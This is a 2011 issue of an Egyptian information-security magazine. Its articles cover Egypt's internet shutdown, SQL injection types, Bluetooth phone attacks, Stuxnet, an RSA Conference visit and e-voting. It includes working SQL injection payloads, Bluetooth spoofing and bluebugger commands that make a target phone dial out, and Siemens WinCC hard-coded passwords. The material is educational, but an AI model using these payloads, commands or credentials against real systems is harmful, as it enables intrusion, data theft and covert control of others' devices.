April /June 2011 BLUEKAIZEN.ORG Issue 2 Vol 1

SecurityKaizen

your way to improve your security

Egypt

facebook twitter

The first Cyber Revolution

The Full True Story on How Egypt Shutdown the Internet on the Whole Country for 5 Full Days

Chairman & Editor-in-Chief
Moataz Salah

Editors
Fady Osman
Brad Smith
Omar Sherin
Osama Kamal
Amr Thabet
Ahmed Saafan
Vinoth Sivasubramanian
Paul de Souza
Mohamed Enab

Language editors
Salma Hisham
Salma Bakr
Lobna Khaled

Graphic Design
Mohamed Fadly

Web Site Design
Mariam Samy

Security kaizen is issued every 3 months

改善
Blue Kaizen

For Advertisement in Security Kaizen magazine and www.bluekaizen.org website:
Mail: Info@bluekiazen.org
Phone: 010 267 5570

Editor's Note

After the release of our first issue, we received a lot of positive feedbacks, a lot of improvement ideas and a lot of reviews. people wanted to help making security kaizen magazine a better magazine, wanted it to be one of the top information security magazines in the world.
To be honest, I didn't expect that we will have that success in such short period, nor did I expect that one day I'll appear on the Egyptian TV to talk about our initiate and our Magazine.

So I wanna attribute our success to all my readers, anyone contributed with an article or even a small comment, everyone criticized our work, all of you guys were a huge help to us
I still have a lot of people to thank for their help in the last couple of months but the space won't allow me to do that. so Thanks everyone, we wouldn't have made it this far without you.

As I said we are always kaizenning our magazine and due to the tons of requests we received, a new version of the magazine will be released in Arabic to cover more readers on the Arabic countries. Also Security kaizen magazine was able to get special offers for our readers in various worldwide conferences; you can check more details about that through the magazine or on our website.
Finally, this was just a start and we are always eager to kaizen, improve and reach new horizons. We still need more volunteers from all countries. so Join us and be part of our security kaizen.

Moataz Salah
Bluekaizen Co-founder

Securitykaizen
April/june 2011 . 2nd Issue

EGYPT

The First Cyber Revolution

The Full True Story on How Egypt Shutdown the Internet for 5 whole days

No one, not even Mark Zuckerberg the founder of Facebook, nor Jack Dorsey the founder of Twitter had imagined that one day their websites will help in a country's revolution, take down a president or change a regime.

Egypt's well educated youth, whose sole dream is to see Egypt a better country, lead peaceful demonstrations on the 25th of January 2011, which is the National Police Day, against injustice and freedom suppression. On the 11th of February 2011, Hosny Mubarak finally declared his resignation as the President of the Arab Republic of Egypt. Just to give you a few examples of people who joined the revolution: Wael Ghoneim (EMEA Marketing Manager of Google) who was arrested by the police on the third day of demonstrations; Dr. Ahmed Zewail (Egyptian Nobel Prize Winner in Chemistry), Dr. Mohamed ElBaradei (former Director General of the International Atomic Energy Agency), and many Egyptian celebrities.

What is unique about this revolution?

It will be recorded in history that Egypt's revolution was the first Cyber revolution in the World. On the first three days, protesters used their smart phones, Blackberries or iPhones to guide the demonstrations. It all started with Facebook. Then Twitter played a very crucial role in guiding demonstrators through the streets, to regroup themselves after being distracted by security agents either by water, tear gas or real bullets.

By the end of the first day of the revolution, Tuesday 25th of January, Egyptian Intelligence banned the access of Twitter from inside Egypt. They also banned some online opposition newspapers like El-Dostor. But that didn't stop Egyptians from accessing Twitter and those websites using different proxies and in few minutes a series of proxies and ways to get around the ban were shared among Egyptians. The Egyptian hackers quickly reacted to those actions by attacking the website of El-Ahram (one of the main Egyptian Government newspapers) and that of the Ministry of Interior Affairs using DDOS (Distributed Denial of Service Attacks).

We won't continue talking about the revolution and its political development, you can get back to the news for more information. We will now concentrate about the technical part and our view regarding what happened later, with respect to cutting all means of communications across Egypt.

By the second day, Wednesday 26th of January, Facebook usage was blocked in some areas, especially in El-Tahrir Square (Liberty Square) where most protesters gathered. Facebook was totally banned on the third day (Thursday 27th of January) of the protests. During those three days, the situation was a real war between the Government and the protesters; on the streets and on the web.
On Friday 28th of January, in the early morning - Friday is the weekend in most Islamic countries - the following communication services were down:
All mobile phone communications (voice calls, mobile internet, SMS, etc.) i.e. Egypt's three operators were down completely with all their services
All internet connections by all providers (ADSL, dial-up, etc)
To summarize the situation, all means of communication were down, except land line phones.

How was the Internet cut?

In order To know how the Internet was cut in Egypt, we first need to know the physical hierarchy of Internet in Egypt. We will try to simplify the details as much as possible so that readers with no telecommunication background grasp how it works easily.

Different countries are connected together using a network of optical fibers, with very high bandwidth, in seas and oceans. *Check figure 1*.




Figure 1: Submarine cable disruption map

For Egypt, all international lines have two landing points (Alexandria and Suez), for example the SEA-ME-WEA4 line is the line which connects South East Asia-Middle East-Western Europe, and it carries telecommunications between Singapore, Malaysia, Thailand, Bangladesh, India, Sri Lanka, Pakistan, United Arab Emirates, Saudi-Arabia, Sudan, Egypt, Italy, Algeria and France.

The bandwidth of international lines is sold to ISPs and companies as requested, and then distributed across Egypt using Telecom Egypt cables, which are the only cables available! This is done through what is known as POP. The bandwidth is then distributed to the home end-users or companies. Check figure 2 for the Internet hierarchy in Egypt.




Figure 2: Internet hierarchy in Egypt

Therefore, in order to cut the Internet across Egypt you have more than one option:

- Egyptian Government can disconnect all the lines from the source (here the landing point of international cables is Alexandria). But this will disconnect all the lines connecting Egypt to the outside world and that was not the case; only 88% of the Internet usage in Egypt was down and nearly12 % was still working. So this option was not likely to have been used
- Authorities can intimidate the ISPs to shut down the services to users. This was clearly published by Vodafone, that some Egyptian security agencies ordered them to shutdown all mobile services. Shutting down the Internet from the ISP's side can be made by many different ways according to every ISP's Network Design, but the easiest way is to withdraw their Border Gateway Protocol routes (BGP protocol is a protocol used by border routers to transfer information between different autonomous systems), and most probably this is what happened with most ISPs
- If the ISP refused to cut the service (like in NOUR CASE), the Government can cut the service by itself through Telecom Egypt POPs but in Nour Case which is not a residential Provider and most of its customers are big companies, Egypt security agencies accepted or agreed not to cut the internet on Nour Customers, but that made TEdata and Linkdot net, the biggest service providers in Egypt, complained that Nour is still working and that may affect their business , that's

why Nour was also down on Monday by Telecom Egypt not by Nour Engineers.So Nour was down for a business reason not for a security reason.

Why were the Internet and mobile communication cut?

What happened by the end of Friday explains why Egyptian Intelligence cut all communications in the country. This day was named: Friday of anger, where millions of people went out in the streets and the highest number of dead people was reported on this day as well.

Egyptian Intelligence uses a solution called NarusInsight. The NarusInsight Solution for Intercept, as narus.com says, delivers unmatched flexibility to intercept IP communications content and identifying information, enabling law enforcement and government organizations around the world to effectively gather evidence of illegal activity in the multifaceted world of IP communications.

Narusinsight can monitor users' traffic, including recollecting their mails, chats and other data. Built on the NarusInsight Traffic Intelligence System, the NarusInsight Solution for Intercept passively monitors multiple links on the network. It monitors each packet on the network link and analyzes it against a target list input by the providers or directly by a law enforcement agent. If the packet matches the target criteria, it is captured for formatting and delivery to storage, law enforcement or directly to optional content rendering and analysis tools.

Egyptian Intelligence or National Security knew that a lot of people will gather on this Friday, and they knew in the last 3 days how they collect themselves using Twitter, Facebook and SMS services. And maybe they also knew more than that! Whatever they knew, the decision was taken to cut all communications including all the Internet and mobile facilities.

But unfortunately this was the most stupid decision, because people who were at home, waiting for brothers, sisters, relatives and friends to come back, couldn't communicate with them. They couldn't call their friends, couldn't connect to the Internet to know their latest activities on social media, and couldn't even send a single SMS! So, more people went out in the streets, maybe not to protest but to merely show their anger at this decision.

Was the Internet 100% cut across Egypt?

The answer is NO, according to most statistics nearly 88% of the Internet connection was down. What about the rest 12%. Well, we have different cases, for example:

NOUR was the only service provider that kept working for 3 days out of the 5 days (they were down only for 2 days – Monday and Tuesday – while the Internet was back across Egypt on Wednesday)

All international MPLS Lines were working fine, so companies who had MPLS Lines through any provider were working in the whole 5 days

One of the solutions was to use the international land line to dial up an external service provider in France or any country using a dial up modem, but this costs a lot of much of course

Another solution was to have a satellite connection, this way you won't pass by Telecom Egypt lines but again this solution is so expensive and still not reliable for huge companies but it is better than nothing

Conclusion

This story gave us some facts that don't exist only in Egypt but in most countries that use the Internet:

Internet traffic is monitored, especially social media networks and this can be checked in the customers part of www.narus.com where you will find nearly 1/3 of their customers are countries governments

Today, social media networks are not used only for connecting with friends or making business marketing, but they can be used in issues affecting whole countries; revolutions, wars, etc.

This story also gave us some questions, for which we hope to find answers:

On which level do governments have the right to control essential life facilities, like communications, electricity and others, to civilians even in cases of emergency?

Will you support a law, if it doesn't exist in your country, that considers the Internet and telecommunication systems as main human needs like electricity supply, water supply and others, which can't be cut with such a way?!

Finally Egypt's story was a real proof that Internet in general and social media networks in specific can really change the world. Virtual life can cause revolutions, wars, crimes and more. Egypt started the revolution on the virtual network and transferred it to a real story, a real TRUE STORY.


References

http://www.narus.com
http://www.wikipedia.org/

Types of SQL injection

By Fady Osman

SQL injection is probably the most dangerous known web attack. Sometimes it could lead to remote code execution that gives the hacker a full control of the system. In this article we will talk about SQL injection types.



1- Error based SQL injection :

In this case the database simply the application sends back the database errors directly to the user. Sometimes this happens because the developer of the website didn't turn off debugging on the server.

The exploitation of the error based SQL injection is fairly straight. For example the attacker can make an invalid comparison between an integer and the data he needs to extract. To make things clear lets see an example (Assuming MS SQL database).

> Injection : or 1=user()--
>
> Response : Syntax error converting the nvarchar value 'ahmed' to a column of data type int.

From this example you can see that the user name 'Ahmed' which is the output of the user function is sent back in the error message. The attacker can also retrieve other information from the database.


Tip : If you don't have a good experience with databases and what useful functions you can go to this website which will give you a cheat-sheet for SQL injection : http://www.pentestmonkey.com

2- Union based SQL injection :

Union based SQL injection as the name suggests abuses the union operator. The basic idea is to append the data that the attacker wants to a table that is already displayed in the page. See this example from DVWA (A vulnerable web application created for training hackers and to be used in educational classes).

Inject this code inside the id parameter : null' union select @@version,2#

The database will simply display the results in the search query as you can see in the following image.



Another thing to notice here is that the database version reveals also the operating system information which is something that should be disabled by the database administrator.

3- Blind SQL injection :

This is the hacker's last choice since it take a fairly long time. I worked once with blind SQL injection and to be honest it wasn't a pleasant experience it took me all the night to successfully exploit this vulnerability. Even with some tools available like sqlmap, sometimes you need to write your own scripts to successfully exploit blind sql injection.

Now let's talk about how blind sql injection works. In this case the database will not give you any output not even an error message so you need to find another way to retrieve data. This can be done by asking database questions like "if the first letter of the user name is not an a then wait for 10 seconds" which in the database language can be this query:


http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),1,1)))>97) WAITFOR DELAY '00:00:10'

the above query will wait for ten seconds only if the first letter of the user name is not "a" then you have to do this with all other letters of the user name. Then you move to the password hashes and so on. This makes it obvious that using automated tools or scripts is fundamental otherwise it will take you days to retrieve only the basic information.

About the author: Fady Osman is an information security professional, researcher, and author. He focuses mainly in the areas of exploitation ,reverse engineering ,web security and c programming. His team won the second place in the MIE 2010 competition organized by IEEE Egypt.

Phone owning

By Brad Smith



This article will show you how to get started in performing penetration testing on cell phones to see if it can be compromised by accessing their data via Bluetooth (BT). This is an important part of penetration testing as many bad things can be done to someone's phone without their knowledge. If they own your Phone, they own your life.

This is an advanced article so you need the following base knowledge:
You need to be able to boot a Backtrack 4r2 disk on a compute that has Bluetooth device installed. You can use other distros if you like but BackTrack has 32 tools just for Bluetooth.

Bluetooth was designed as a serial port replacement. Just like serial ports of old, you need to set an IRQ and a Memory address to interact with other devices. Bluetooth needs a Channel and Memory addresses set to interact with other phones.

Let's Start

With Backtrack booted up to the command line and the Bluetooth adapter installed type: hciconfig you should see all the "acceptable" devices. If no device appears on the list and you have the device plugged in, well, your device won't work. Sorry, you need to try a different device. Not all BT adapters are created equal.

```
root@bt:~# hciconfig -a hci0
hci0:   Type: USB
        BD Address: 00:21:85:EA:C7:EF ACL MTU: 310:10 SCO MTU: 64:8
        UP RUNNING
        RX bytes:2136 acl:0 sco:0 events:48 errors:0
        TX bytes:442 acl:0 sco:0 commands:48 errors:0
        Features: 0xff 0xff 0x8f 0xfe 0x9b 0xf9 0x00 0x80
        Packet type: DM1 DM3 DM5 DH1 DH3 DH5 HV1 HV2 HV3
        Link policy: RSWITCH HOLD SNIFF PARK
        Link mode: SLAVE ACCEPT
        Name: 'bt-0'
        Class: 0x0a010c
        Service Classes: Networking, Capturing
        Device Class: Computer, Laptop
        HCI Ver: 2.0 (0x3) HCI Rev: 0xc5c LMP Ver: 2.0 (0x3) LMP Subver: 0xc5c
        Manufacturer: Cambridge Silicon Radio (10)
```

If a device appears (hci0) then bring it up: **hciconfig hci0 up**, just like it was a wireless card.

The hciconfig –a command should return a list of features for all the Bluetooth adapters on the computer. It should look like this:

Let's pretend we're a phone

Notice in the above example that our Service / Device Class shows we're a computer. Notice the Link mode is SLAVE ACCEPT. We want to change all of this so we look like another cell phone.

Type this at the command prompt:
hciconfig -a hci0 class 0x500204
hciconfig -a hci0 lm accept, master;
hciconfig -a hci0 lp rswitch,hold,sniff,park;
hciconfig -a hci0 auth enable
hciconfig -a hci0 encrypt enable
hciconfig -a hci0 name Resume

```
root@bt:~# hciconfig -a hci0
hci0:   Type: USB
        BD Address: 00:21:85:EA:C7:EF ACL MTU: 310:10 SCO MTU: 64:8
        UP RUNNING AUTH
        RX bytes:8130 acl:0 sco:0 events:143 errors:0
        TX bytes:2277 acl:0 sco:0 commands:143 errors:0
        Features: 0xff 0xff 0x8f 0xfe 0x9b 0xf9 0x00 0x80
        Packet type: DM1 DM3 DM5 DH1 DH3 DH5 HV1 HV2 HV3
        Link policy: RSWITCH HOLD SNIFF PARK
        Link mode: ACCEPT MASTER
        Name: 'Resume'
        Class: 0x500204
        Service Classes: Object Transfer, Telephony
        Device Class: Phone, Cellular
        HCI Ver: 2.0 (0x3) HCI Rev: 0xc5c LMP Ver: 2.0 (0x3) LMP Subver: 0xc5c
        Manufacturer: Cambridge Silicon Radio (10)
```

Now run hciconfig –a again and notice the differences.
The last command to change the name is important because that's what appears on the screen. Would you take a call from "bt-0" or "Resume" or " "?

Notice what the Service / Device Class is now. You're a Phone!

Who else is out there?

There are several good tools for scanning on Backtrack, **l2ping** (that's an L not the number 1), **hcitool scan, sdptools browse** and this one **BTscanner**.
What we're after is the Address of the device, think MAC address of a network card and the cannel each service is offered on. When you click on a device it gives you more information, specifically the cannel of each service offered and memory addresses of the device.

```
Session  Edit  View  Bookmarks  Settings  Help

Time                 Address            Clk off  Class     Name
2010/09/01 05:38:05  00:03:7A:D1:DD:ED  0x3329   0x1c010c  (unknown)
2010/09/01 05:49:39  00:90:4B:20:BC:57  0x2c30   0x020104  DNAD
2010/09/01 06:05:56  00:21:85:EC:00:70  0x8080   0x0c010c  theNURSEnetbook
2010/09/01 00:05:50  00:23:AA:B0:60:01  0x27fe   0x5a0204  CHIPHONE
```

What Now?

Let's start with a simple program that does lots. My favorite is bluebugger because you can change Option parameters quickly till it works properly. Notice the different modes that bluebugger offers.
You can do it all from the command line:
~#./bluebugger –m Ron –c 7 –a xx:xx:xx:xx:xx:xx dial 1900badpeople

Lets look at this command, simply add the channel and connection name (here it's a blank, I use Resume). Seems to simple yes? Very true, it doesn't work on every phone that has the Bluetooth on so you need to try lots of different.

I look at a lot of Phones and some brands are easier to penetrate than others. Which ones? Depends on model, make and how it's setup.

With so many Bluetooth tools here are a few all purpose basic tools to learn: **Hciconfig, Bluescan, l2Ping, SDPTool, hcitool, BTScanner, Bluesnarfer, Bluebugger, Carwhisper.**

Bluetooth devices are growing number daily. Security is poor at best, coupled with the predicted increase in mobile threats, and NOW is the time to secure yours and your businesses Bluetooth devices.

Here's help!

NIST "Guide to Bluetooth Security" 800-121
www.Backtrack-Linux.org
www.soldierx.com/bbs/201001/Bluetooth-hacking-wth-Backtrack-4
www.trifinite.org

About the author: Brad started breaking his toys at a very early age. When he wrote his first computer buffer overload in 1972 which totally wrecked the University computer system, he realized the potential to break much larger things. Now he spends his time teaching other to break small things that have large importance, like cell phones.

STUXNET:

AND THE TRUTH SHALL SET YOU FREE

By Omar Sherin

What is Stuxnet: it's the most complicated piece of malware ever written. Up till now there has been wide speculations that it was written by a specific country to attack the Siemens computer control systems used in the nuclear program of Iran. Security experts heavily criticized Siemens because the worm exploited, among many things, a "hard coded password" in the Siemens system. The Stuxnet worm infected critical energy companies in 125 countries.

Last month Siemens Internal CERT (Computer Emergency Response Team) released some slides about Stuxnet as a form of "Official Communication" within their constituents. The slides were taken offline few hours later.

But as I was reading through the slides I decided to take a copy just in case they do just that. In the official slides (Here), Siemens confirmed that Stuxnet was a "targeted" attack by using terms like "targeting a very specific configuration, certain PLC blocks and specific processes or (project)". These bold statements simply means that Stuxnet makers had (one target) in mind, and this should eliminate any theory out there denying that its a state sponsored malware.

The slides confirmed that the malware is capable of transferring data outside of the infected system back to the command and control servers, yet nothing has been proven specially that the two C&C servers (• www[.]mypremierfutbol[.]com • www[.]todaysfutbol[.]com)
were brought down by Symantec. "I would like to add that both servers where located in Germany".

Then the Siemens slides claim that all known infections are now clean and zero enterprise damages reported. Yet they didn't specify their definition of "damage", is it seeing the enterprise up in flames or few bytes of data going out? The slides go on listing the great deeds of Siemens since the discovery of the malware: "white papers, cleaning tools, contacting customers, working with top AV vendors, even magazine interviews". Isn't this what they are paid to do?

What is really strange is their genius conclusion that future infections are "unlikely", and this is due to the fact that the malware pattern is now detected by up to date anti-virus programs. Eureka !!
Yes, future "Stuxnet" infections might be unlikely, but this is certainly not the end of this type of attacks as long as top vendors like Siemens still use "hard coded & publicly available" passwords on critical systems in the year 2010 and don't even admit that this is the REAL problem.

I was able to locate the hard coded (built-in) user names and passwords in Siemens technical online forums:
login='WinCCConnect'
password='2WSXcder'
login='WinCCAdmin'
password='2WSXcde

Another statement that also reflects severe undermining of the terms "due diligence, and responsibility" is a question they highlighted in yellow: "Has the customer done all he can?".
Imagine a car manufacturing company that sold you a very expensive car equipped with an advanced airbag system, then someone smashes into your car and the airbag doesn't work, while in hospital the car company lawyer asks you why didn't you bring an airbag from home just in case!

About the author: My name is Omar Sherin and I am the OWASP Egypt chapter chair and a member of the OWASP Leaders Board.I have more than 8 years of professional corporate and national level Information security experience plus more years as a security and online privacy advocate. I also hold a diploma from Carnegie Mellon's Tepper School of Business in entrepreneurship and corporate innovation.I've worked for several multinational firms in the oil and gas sector, communication, government and professional services sector, in my spare time I'm an active Information Security blogger and Speaker.
Specialties
- *SCADA Security*
- *Critical Infrastructure Information Protection (CIIP)*
- *Business Continuity and Disaster Recovery*
- *Information Security and IT Audit*
- *Risk Assessment , GAP Analysis, Security policies*
- *Digital Forensics and web application pen testing*

A visit to RSA CONFERENCE

By Osama Kamal

RSA conference is by far the biggest commercial event I have attended. It is not just an expo with more than 400 information security companies, but it is also a place where you get to meet information security rock-stars and the top management officials of big companies. In addition, the event also has a lot of sessions, mostly panel discussions, where you listen to the people who are shaping the security industry or are heavily involved in it in one way or another.

My favourite keynote was the one of Hugh Thompson gave about social engineering, entitled “People Security”. He showed how easy you can mislead people through search engine poisoning by giving an example of an unusual definition. He then asked people to use their mobile phones and computers to search for that term on the Internet and showed that google search revealed a totally wrong definition as he was able to poison the search results by creating a Wikipedia page and a YouTube video, with some link building techniques to give the wrong definition on top of the search results.

Hugh Thompson also hosted Alexix Cornan, who runs a show in BBC; the Real Hustle. He showed how easy it is to scam people using “misdirection”, which is one part of a good scam. It does not matter how smart you are, even security conscious people can be scammed. He showed some videos of the show, scamming people in cafe shops or even in casinos that have very tight security mechanisms to prevent fraud, and the message was to highlight the importance and danger of social engineering attacks. The video is available on RSA Conference website; a highly recommended one.

One of the interesting presentations was about Mature SIEM implementation, by Bradford Nelson and Ben. It discussed a real implementation in one of the US Government entities, where they divided the SIEM evolution into 3 phases: Infancy, Growth, and Maturity. In Infancy mode, you need to focus on collection and aggregation. In Growth mode, you need to focus on real-time monitoring, unsupported sources, and environmental modeling. In mature phase, you start developing processes, adding external threat feeds, putting alerts into business context, aggressive normalization and correlation, and adding application/user behaviour analysis.
According to the presenters, you should start defining your requirements first, then do procurement, design, deployment, and then content delivery. The requirements definition is very important and should use vendors literature combined with your own technical and business needs. You can simply look for use cases to understand more. Things to consider are: start slowly, you can use NIST 800-53, and 800-92 as a start; go for quick wins; and do not try to spend lots of time in unsupported logs. Also check your data collection rates, and build your key performance indicators and metrics.

They gave some numbers from their environment, when they started in 2004 with 800 nodes. They have 46K records daily handled by 5 information security analysts. In 2007, they had 4000 nodes,

2M records/day, and 14 analysts. In 2010, they had 30K nodes, 326M records and 32 analysts. These are pretty insightful numbers if you are planning for a SOC.
They started with logs like failed logins, port scans, and AD changes. Later they added IPS, packet capture, and packet drops, then apps, users, social media, auto ticketing handlers, honeynet sensors, and all connections. That is a lot to handle!

The conference is an excellent chance to get updated with new technologies from vendors. It is all about the defence side, not the offence side such as Blackhat. If you in are in security business, this conference should be your target.

About the author:
An independent security analyst with over 13 years of experience in security operation, design, architecture, and incident handling. Running his own blog www.okamalo.com for almost 2 years, currently focusing on open source information gathering, and threat intelligence”.

Electronic Voting Security Challenges

By Mohamed Enab

"Cyber Revolution"… a catchy expression we use these days! This type of "revolution" is conducted over the Internet using social networks, such as Facebook and Twitter, and this is the first time in history that people start a revolution against unfair and oppressive government systems by a Cyber Revolution.

To help maintain the principles of this revolution and sustain it to use it anytime we are again confronted by governments that lack freedom of speech, we should put some "controls" into our lives to guarantee as much as we do not reinvent the wheel, especially while no political party is in control and there is some sort of chaos around a certain country. That is the time to put neutral controls over Cyber Revolution.

I said "controls", right?! Yes, I did. Does not this remind us, Security Professionals, of something we used to use in our daily life when referring to Firewalls, IPS, IDS, etc. But what type of controls am I talking about?!

As we all know, the main objectives of Information Security is to protect the confidentiality, integrity and availability of our company, our organization and our country. What I see right now is that people believe in this revolution and to help them trust it more and more is to have a system that makes them feel secure and safe when they give their votes during elections or referendums. We are talking here about "Electronic Voting".

I know that the idea is not new, and that it has been implemented in lots of countries such as the USA, Spain, Australia, and the Netherlands - just to name a few - either by Remote E-Voting or Polling Place E-Voting. However, these systems are not easy as you might think; they are complex systems that depend on a lot of factors. If you simply play in the voting software by a virus or a bug then you might have an undesirable president or parliament member for example. Therefore, due to its critical risks and that some countries already had voting fraud incidents, Electronic Voting needs to be assessed and analyzed well to check whether it is can be applied safely in our country. Basically a voting system has four main characteristics;[1]

1. Accuracy: The goal of any voting system is to establish the intent of each individual voter, and translate those intents into a final tally. To the extent that a voting system fails to do this, it is undesirable. This characteristic also includes security: it should be impossible to change someone else's vote, ballot stuff, destroy votes, or otherwise affect the accuracy of the final tally.

2. Anonymity: Secret ballots are fundamental to democracy, and voting systems must be designed to facilitate voter anonymity. This also means confidentiality, in one way or another.

3. Scalability: Voting systems need to be able to handle very large elections. With the increase of population, we need to invest on something that could sustain along enough.

4. Speed: Voting systems should produce results quickly. This is particularly important where people expect to learn the results of their voting on the same day it took place, before bedtime or early the day after, and monitor the progress of the voting process.

So, these are the four main features that should characterize Electronic Voting, and if we have a system that can do that electronically then this will guarantee neutral and falsification free votes. Electronic Voting can be used in presidential elections, parliament members' elections and also inside the parliament while voting for legislations and policies. We need to forget about the previous "funny" way by which votes inside the parliament were handled and move to E-Voting; the Speaker of the People's Assembly of Egypt used to just check the votes for legislations and policies only by the eye!

Let us see how we can implement the Electronic Voting system; usually the system will machines all over the country to collect the votes. These machines are connected in a secure way to a central point for analysis and monitoring. So if we spread our devices over 700 sites for example, and then the central point notices that some suspicious activities then investigations may start and track any distrustful activity. But what kind of machines should be used?! Maybe a PC, but it can be infected by a virus or a worm. Maybe a hardened machine! How can these machines be connected to the sites.

Usually machines used in E-Voting, in countries like Brazil, India, USA, are Direct-Recording Electronic (DRE)[2] voting machines. A DRE machine records votes by means of a ballot display provided with mechanical or electro-optical components which can be activated by the voter (typically through buttons or a touchscreen). Then data is processed by means of a computer program. Then voting data and ballot images are recorded in memory components. After the elections, the DRE machine produces a tabulation of the voting data as a soft copy stored on a removable memory component and as a hard copy as well. The system may also provide a means for transmitting individual ballots or vote totals to a central location for consolidating and reporting the results by precincts at the central point. So data can be transferred securely through encrypted links or flash memories with backup so as to maintain confidentiality and integrity of data. And by having the backup, availability is guaranteed.

These DRE machines should be hardened and certified through audits, so as to ensure security. For sure machines




Figure 1 DRE Machine used in Brazil

may differ from one type of election to another, but the concept is the same.

